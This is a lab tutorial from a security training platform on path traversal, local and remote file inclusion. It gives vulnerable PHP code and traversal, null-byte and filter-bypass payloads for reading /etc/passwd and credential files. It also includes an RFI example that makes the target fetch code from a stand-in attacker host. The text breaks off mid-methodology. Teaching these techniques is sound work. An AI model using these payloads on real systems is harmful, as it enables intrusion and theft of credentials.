File Inclusion
Introduction
Introduction
File inclusion vulnerabilities let an attacker trick a web application into exposing, or even executing, files that were never meant to be accessible. The underlying weaknesses span several categories in the OWASP Top 10. Path traversal falls under Broken Access Control (A01), file inclusion through unsanitised input maps to Injection (A03), and the server configurations that enable remote inclusion relate to Security Misconfiguration (A05). These vulnerabilities remain one of the most common flaws found in real-world web application assessments.
In this room, we'll walk through how file inclusion vulnerabilities work, why they happen, and how to exploit them in a controlled environment. We'll cover path traversal, Local File Inclusion (LFI), and Remote File Inclusion (RFI), working through practical labs along the way. By the end, we'll also look at how to prevent these vulnerabilities from appearing in your own code.
Learning Objectives
By the end of this room, you will be able to:
- Explain the difference between path traversal, LFI, and RFI
- Identify file inclusion entry points in a web application
- Exploit LFI and RFI vulnerabilities to read sensitive files and gain remote code execution
- Apply remediation techniques to prevent file inclusion vulnerabilities
Prerequisites
This room assumes a basic understanding of how URLs, parameters, and HTTP requests work. If you are not yet comfortable with these concepts, consider completing the How The Web Works module before continuing.
?Answer the questions below
- Let's continue to the next section to deploy the attached VM.
Deploy the VM
Click the green Start Lab Machine button at the top of this task to deploy the target VM. It may take a couple of minutes for all the services to start up.
You can access the machine using the AttackBox (launched via the blue button at the top-right of the page) or by connecting to the TryHackMe network through OpenVPN from your own machine.

Once the VM is running, open your browser and navigate to http://MACHINE_IP/. You should see a landing page listing the labs used throughout this room.
?Answer the questions below
- Once you've deployed the VM, please wait a few minutes for the webserver to start, then progress to the next section!
Path Traversal
How Web Applications Use Parameters to Access Files
Many web applications need to load content dynamically. A user's profile picture, a language file, a PDF report: these are all examples of content that might be fetched based on user input. Applications often do this by accepting a parameter in the URL that tells the server which file to return.
Consider this request:
http://webapp.thm/get.php?file=userCV.pdf
Here, file is the parameter and userCV.pdf is the value the user supplies. On the server side, the code might pass that value directly into a file-handling function to read the file from disk and send its contents back.
Why Do File Inclusion Vulnerabilities Happen?
The root cause is insufficient input validation. When a web application passes user-controlled input straight into a file-handling function without checking or sanitising it, an attacker can manipulate that input to access unintended files.
For example, a developer might write the following PHP code to load a requested page:
<?php
    $page = $_GET['page'];
    include($page);
?>
The developer expects requests like ?page=about.php, but because the page parameter is used directly with no validation, nothing stops an attacker from requesting ?page=/etc/passwd, or something far worse.
While PHP is the most commonly cited language for file inclusion issues (due to functions like include, require, include_once, and require_once), the same class of vulnerability appears in ASP.NET, JSP, Node.js, Python, and other server-side technologies whenever user input controls which file is loaded.
What Is the Risk?
The impact of a file inclusion vulnerability depends on what the attacker can reach. At the low end, they might be able to read local files such as /etc/passwd, application source code, or configuration files containing database credentials. This alone can lead to a full compromise if those credentials are reused elsewhere.
If the attacker can include a local file that contains injected code, for example a poisoned log file or an uploaded image with embedded PHP, they can achieve remote code execution through LFI. And if the application allows including files from an external server, the attacker can host their own malicious file and have the server execute it directly. This is RFI, and it is often the most critical outcome of this vulnerability class.
In the worst case, a single file inclusion flaw can give an attacker complete control over the web server.
Path Traversal
Path traversal, also known as directory traversal, is a vulnerability that allows an attacker to read files on the server that sit outside the web application's root directory. By manipulating user input that gets passed into file-handling functions, an attacker can navigate the server's file system and access files they were never meant to see, such as configuration files, credentials, or system files.
This vulnerability typically shows up when user input is passed directly into a function like PHP's file_get_contents() without proper validation. It's worth stressing that the function itself isn't the problem. The real issue is that the application blindly trusts whatever the user provides.
How It Works

Imagine a web application that stores files under /var/www/app. When a user requests their CV, the application builds a file path using the value from a URL parameter and reads it from /var/www/app/CVs.
The server-side code in get.php might look like this:
<?php
    $file = $_GET['file'];
    echo file_get_contents('/var/www/app/CVs/' . $file);
?>
The file_get_contents() function reads the specified file and returns its contents. Because the user-supplied file parameter is concatenated directly into the path with no validation, an attacker can manipulate it to read any file the web server process has permission to access.

This works fine when the user behaves as expected. But what happens if there is no input validation and an attacker replaces the filename with a path traversal sequence?

http://webapp.thm/get.php?file=../../../../etc/passwdThe ../ sequence tells the operating system to move up one directory. By chaining enough of them together, the attacker climbs out of the web application's directory all the way up to the file system root /, and then back down into /etc/passwd. The diagram below shows this traversal step by step.

Because the application has no checks in place, it happily reads the file and returns its contents to the attacker.
Path Traversal on Windows
The same concept applies when the target is a Windows server, but you need to use Windows-style paths. For example, to read the boot configuration or system initialisation file, an attacker might try:
http://webapp.thm/get.php?file=../../../../boot.inior
http://webapp.thm/get.php?file=../../../../windows/win.iniJust like on Linux, the idea is to climb up through directories until you reach the root (in Windows, this is typically C:\) and then traverse into the target file.
Common Target Files
When testing for path traversal, it helps to know which files are worth going after. The table below lists some commonly targeted files on both Linux and Windows systems.
| Location | Description |
|---|---|
/etc/issue |
Contains a message or system identification printed before the login prompt. |
/etc/profile |
Controls system-wide default variables, such as export variables, file creation mask (umask), and terminal types. |
/proc/version |
Displays the version of the Linux kernel. |
/etc/passwd |
Lists all registered users on the system. |
/etc/shadow |
Contains hashed passwords for the system's users (requires elevated permissions to read). |
/root/.bash_history |
Contains the command history for the root user. |
/var/log/dmessage |
Contains global system messages, including messages logged during system startup. |
/var/mail/root |
Contains all emails for the root user. |
/root/.ssh/id_rsa |
The private SSH key for the root user (or any known valid user on the server). |
/var/log/apache2/access.log |
Logs all requests made to the Apache web server. |
C:\boot.ini |
Contains boot options for Windows computers with BIOS firmware. |
?Answer the questions below
- What function causes path traversal vulnerabilities in PHP?
Local File Inclusion - LFI
Local File Inclusion (LFI)
Local File Inclusion (LFI) is closely related to path traversal, but there is an important distinction. With path traversal, the attacker reads a file and the server returns its raw contents. With LFI, the file is passed through a language function like PHP's include(), which means the server actually executes any code inside the file before returning the output. This is what makes LFI particularly dangerous: under the right conditions, it can lead to remote code execution rather than just information disclosure.
In PHP, the functions most commonly responsible for LFI vulnerabilities are include, require, include_once, and require_once. We'll focus on PHP throughout this room, but it's worth noting that LFI vulnerabilities also appear in applications built with ASP, JSP, Node.js, and other server-side languages.
Let's walk through two common scenarios to see how LFI works in practice.
Scenario 1: No Directory Specified
Suppose a web application lets users choose between an English and Arabic version of a page. The developer uses a lang parameter to decide which file to include:
<?PHP
    include($_GET["lang"]);
?>
The intended usage would be something like:
http://webapp.thm/index.php?lang=EN.php
http://webapp.thm/index.php?lang=AR.php
where EN.php and AR.php are files sitting in the same directory as the application. The problem is that the include() function takes whatever value the user provides and includes it with no validation at all. Since no directory is hardcoded in the function call, an attacker can simply supply an absolute path to any readable file on the system:
http://webapp.thm/index.php?lang=/etc/passwdThis works because the application has no restrictions on what can be included. The server reads /etc/passwd, and because include() is being used, it processes the file and returns the output to the attacker.
Try this out in Lab #1 and answer question #1 below.
Scenario 2: A Directory Is Specified in the Include
Now let's look at what happens when the developer tries to be a little more careful by hardcoding a directory prefix:
<?PHP
    include("languages/". $_GET['lang']);
?>
Here, the include() function prepends languages/ to whatever the user supplies. The intention is to restrict file loading to the languages directory. A normal request might look like:
http://webapp.thm/index.php?lang=EN.phpwhich would resolve to languages/EN.php on disk. But this is still vulnerable. Because the user input is concatenated directly into the path, an attacker can use path traversal sequences to escape the languages directory:
http://webapp.thm/index.php?lang=../../../../etc/passwdThe server resolves this to languages/../../../../etc/passwd, which traverses out of the languages folder, up through the directory tree, and back down to /etc/passwd. The key difference from plain path traversal is that include() will execute any PHP code it finds in the file, not just display the raw contents.
Try this in Lab #2. To discover the directory specified in the include function, submit an invalid value (e.g., ?lang=THM). The resulting error message will reveal the directory that is prepended to your input.
?Answer the questions below
- Give Lab #1 a try to read /etc/passwd . What would the request URI be?
- In Lab #2, what is the directory specified in the include function?
Local File Inclusion - LFI Continued
In the previous task we looked at straightforward LFI scenarios where we had access to the source code. In practice, you won't always have that luxury. In this task, we'll explore how to identify LFI vulnerabilities through black-box testing and how to bypass several common filters that developers put in place to try to prevent exploitation.
Scenario 3: Black-Box Testing and Appended Extensions
When you don't have access to the source code, error messages become your best friend. Suppose we have the following entry point:
http://webapp.thm/index.php?lang=ENIf we enter something invalid like THM, the server returns an error:
Warning: include(languages/THM.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12This single error message reveals two critical pieces of information. First, the include() function is prepending languages/ and appending .php to our input, meaning valid input is expected to be just a filename like EN which resolves to languages/EN.php. Second, the full path of the web application on disk is /var/www/html/THM-4/.
Knowing the full path tells us exactly how many ../ sequences we need. Since the application sits four levels deep (/var/www/html/THM-4/), we try:
http://webapp.thm/index.php?lang=../../../../etc/passwdBut we still get an error:
Warning: include(languages/../../../../../etc/passwd.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12We successfully traversed out of the application directory, but the .php extension is still being appended, so the server is looking for /etc/passwd.php instead of /etc/passwd. To bypass this, we can use a null byte (%00):
http://webapp.thm/index.php?lang=../../../../etc/passwd%00A null byte tells the underlying C functions to stop processing the string at that point. Everything after it, including the .php extension, is ignored. The include() call effectively becomes:
include("languages/../../../../etc/passwd");Important: The null byte trick was patched in PHP 5.3.4 and above. You won't find it on modern PHP installations, but it still appears in older legacy applications.
Try this out in Lab #3, read /etc/passwd, and answer question #1 below.
Scenario 4: Keyword Filtering with Path Bypass
Some developers try to block access to specific files by filtering known paths like /etc/passwd. When a filter is in place, there are a couple of ways to get around it.
One approach is to append /. or /.. to the end of the path. If we request /etc/passwd/., the operating system resolves . (current directory) and still returns /etc/passwd. Similarly, /etc/passwd/.. resolves to /etc/, but more usefully, we can combine this with the null byte technique:
http://webapp.thm/index.php?lang=/etc/passwd%00
http://webapp.thm/index.php?lang=/etc/passwd/.
The filter checks the input and doesn't find an exact match for its blocked string because of the trailing characters, but the file system still resolves the path to the file we want.
Try this technique in Lab #4 to read /etc/passwd.
Scenario 5: Stripping ../ from Input
Another common defence is to strip ../ sequences from user input. Let's see what happens when we try a standard traversal:
http://webapp.thm/index.php?lang=../../../../etc/passwdThe error message tells the story:
Warning: include(languages/etc/passwd): failed to open stream: No such file or directory in /var/www/html/THM-5/index.php on line 15The ../ sequences have been completely removed, leaving us with languages/etc/passwd. The filter is doing a single-pass replacement, stripping every occurrence of ../ from our input. The bypass here is to double up the traversal sequence so that when the inner ../ is removed, a valid ../ is left behind:
....//....//....//....//....//etc/passwdWhen the filter removes ../ from each ....//, it leaves ../ intact:

This works because the filter only makes a single pass over the string. It finds and removes ../, but doesn't check the result again.
Try this out in Lab #5 and bypass the filter to read /etc/passwd.
Scenario 6: Forced Directory Prefix
In this final scenario, the developer forces the input to start with a specific directory. The application expects something like:
http://webapp.thm/index.php?lang=languages/EN.phpIf the required directory isn't present in the input, the request is rejected. To exploit this, we simply include the expected directory at the start of our payload and then traverse out of it:
http://webapp.thm/index.php?lang=languages/../../../../../etc/passwdThe application sees that the input starts with languages/ and allows it through. The ../ sequences then do the rest.
Try this out in Lab #6. Figure out what directory must be present in the input field, then use it to read /etc/os-release and answer the questions below.
?Answer the questions below
- Give Lab #3 a try to read /etc/passwd . What is the request look like?
- Which function is causing the directory traversal in Lab #4?
- Try out Lab #6 and check what is the directory that has to be in the input field?
- Try out Lab #6 and read /etc/os-release . What is the VERSION_ID value?
Remote File Inclusion - RFI
Remote File Inclusion
So far we've looked at vulnerabilities where the attacker includes files that already exist on the server. Remote File Inclusion (RFI) takes things a step further: instead of pointing the include() function at a local file, the attacker points it at a file hosted on a server they control. The target application fetches that remote file and executes it, giving the attacker code execution on the server.
This makes RFI significantly more dangerous than LFI in most cases. With LFI, the attacker is limited to files that already exist on the target. With RFI, the attacker controls the content of the file entirely, which means they can execute arbitrary code without needing to find a way to write files to the server first.
Requirements for RFI
RFI relies on the PHP configuration option allow_url_fopen (and in some cases allow_url_include) being enabled. When this is turned on, functions like include() and require() can accept URLs as input, not just local file paths. This setting is enabled by default in many PHP installations, which is why RFI remains a common finding.
Consequences of a Successful RFI Attack
The most critical outcome is Remote Code Execution (RCE), but a successful RFI attack can also lead to:
- Sensitive information disclosure
- Cross-Site Scripting (XSS)
- Denial of Service (DoS)
How an RFI Attack Works
Let's walk through a typical RFI attack step by step.

1. The attacker prepares a malicious file on their own server.
For example, they might create a simple PHP file called cmd.txt hosted at http://attacker.thm/cmd.txt:
<?PHP echo "Hello THM"; ?>In a real attack this would contain something far more dangerous, like a web shell or a reverse shell payload, but the principle is the same.
2. The attacker injects the URL into the vulnerable parameter.
If the target application has a vulnerable include() call, the attacker sends a request like:
http://webapp.thm/index.php?lang=http://attacker.thm/cmd.txt3. The target server fetches the remote file.
Because allow_url_fopen is enabled, the include() function sends a GET request to http://attacker.thm/cmd.txt and retrieves its contents.
4. The attacker's server responds with the malicious file.
The attacker's server sends back the contents of cmd.txt to the target application, just like any normal HTTP response.
5. The target server executes the file.
The contents of cmd.txt are passed through the PHP interpreter as if they were a local file. In our example, the page would display Hello THM. In a real attack, the attacker would now have code execution on the server.
The key takeaway is that the attacker never needs to upload anything to the target. They host the payload on their own infrastructure and let the vulnerable application do the rest.
Try It Yourself
Visit the lab playground at http://MACHINE_IP/playground.php and try out an RFI attack. You can use the AttackBox or your own machine to host a malicious file and include it via the vulnerable parameter.
?Answer the questions below
- We showed how to include PHP pages via RFI. Do research on how to get remote command execution (RCE), and answer the question in the challenge section.
Challenge
Challenge
Time to put everything together. In this task you'll work through a set of challenges that require you to apply the techniques covered in this room. Each challenge introduces a different twist, so pay close attention to how the application handles your input.
Make sure the attached VM is running, then navigate to http://MACHINE_IP/challenges/index.php.
If you need a refresher on how HTTP requests work (particularly the difference between GET, POST, and cookies), the HTTP in Detail room is a good resource.
A Methodology for Testing File Inclusion
Before jumping into the challenges, here is a general approach you can follow when testing for file inclusion vulnerabilities:
1. Identify entry points.
Look for any parameter that could influence which file the server loads. This isn't limited to URL query parameters. User input can also be passed through POST body data, cookies, and HTTP headers.
2. Observe normal behaviour.
Submit valid input first and take note of what the application returns. Understanding how the application behaves when everything is working as expected makes it much easier to spot when something breaks.
3. Submit unexpected input.
Try special characters, path traversal sequences (../), absolute paths (/etc/passwd), and non-existent filenames. Watch how the application responds to each.
4. Don't trust the browser alone.
The input you see in a form or address bar isn't always what reaches the server. Use a tool like Burp Suite to intercept and modify requests so you can control exactly what is sent, including POST parameters and cookies.
5. Pay attention to errors.
Error messages can reveal the application's directory structure, the functions being used, and any extensions being appended to your input. If errors are suppressed, you'll need to rely on trial and error.
6. Identify filters and validation.
